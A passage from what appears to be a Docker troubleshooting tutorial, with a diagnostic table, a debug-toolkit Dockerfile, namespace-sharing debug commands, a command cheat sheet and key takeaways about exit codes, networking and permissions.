| DNS resolution | exec, nslookup | docker exec nslookup |
| Port not accessible | exec, netstat | docker exec netstat -tlnp |
| Disk space | exec, df | docker exec df -h |
| Permission issues | exec, ls | docker exec ls -la /path |
| Missing files | exec, find | docker exec find / -name config.yml |
| Environment vars | inspect | docker inspect | grep Env |
| Image layers | history | docker history |
Debug Container Toolkit
Keep a debug container image handy with all tools installed:
# Dockerfile.debug
FROM alpine:3.20.3

RUN apk add --no-cache \
    curl wget netcat-openbsd \
    bind-tools iputils \
    net-tools tcpdump \
    strace htop \
    bash vim

CMD ["/bin/bash"]
Use it to debug any container:
# Debug network issues (share network namespace)
docker run -it --network container:<container> debug-toolkit

# Debug filesystem issues (share pid namespace)
docker run -it --pid container:<container> debug-toolkit

# Debug with host access
docker run -it --privileged --pid host debug-toolkit
Debugging Cheat Sheet
# === CONTAINER STATE ===
docker ps -a                              # List all containers
docker inspect <container>                # Full container details
docker logs <container> --tail 100        # Last 100 log lines
docker logs <container> --follow          # Stream logs in real-time
docker events --filter container=<name>   # Container events

# === RESOURCE USAGE ===
docker stats <container>                  # Real-time resource usage
docker top <container>                    # Processes inside container
docker exec <container> ps aux            # Detailed process list

# === NETWORK DEBUGGING ===
docker network ls                         # List networks
docker network inspect <network>          # Network details
docker exec <container> ping <target>     # Test connectivity
docker exec <container> nslookup <host>   # Test DNS
docker exec <container> netstat -tlnp     # Listening ports
docker exec <container> nc -zv <host> <port>  # Test specific port

# === STORAGE DEBUGGING ===
docker volume ls                          # List volumes
docker volume inspect <volume>            # Volume details
docker exec <container> df -h             # Disk usage
docker exec <container> du -sh /path      # Directory size

# === TROUBLESHOOTING ===
docker run -it --entrypoint /bin/sh <image>   # Interactive shell
docker commit <container> debug-snapshot      # Save state
docker export <container> > backup.tar        # Export filesystem
docker system df                              # Docker disk usage
docker system prune -a                        # Clean up everything
Key Takeaways
- Always use the 5-layer diagnostic approach—work top-down from application to host infrastructure
- Exit code 137 = OOM killed—check memory limits and actual usage
- Exit code 1 = application error—check logs and environment variables
- Container networking requires custom networks for DNS—default bridge has no automatic DNS
- Apps must bind to 0.0.0.0 not 127.0.0.1—otherwise unreachable from other containers
- Health checks need start_period for slow-starting apps—don’t mark unhealthy during startup
- Permission issues often stem from UID mismatches—container user vs volume ownership
- CPU throttling looks like slowness but isn’t CPU-bound—check if hitting CPU limit
- Forensics requires immediate isolation—disconnect network, preserve state before investigation
- Debug containers sharing namespaces are invaluable—netshoot for network, privileged for host access
Production debugging is systematic detective work. Follow the methodology, gather evidence at each layer, and avoid jumping to conclusions. Most “network problems” are actually application configuration issues. Most “performance problems” are resource limits being hit. Always verify assumptions with data.
Related Resources:
- Docker Security Guide – Security-focused troubleshooting and hardening
- Hands-On Security Labs – Practice debugging in controlled scenarios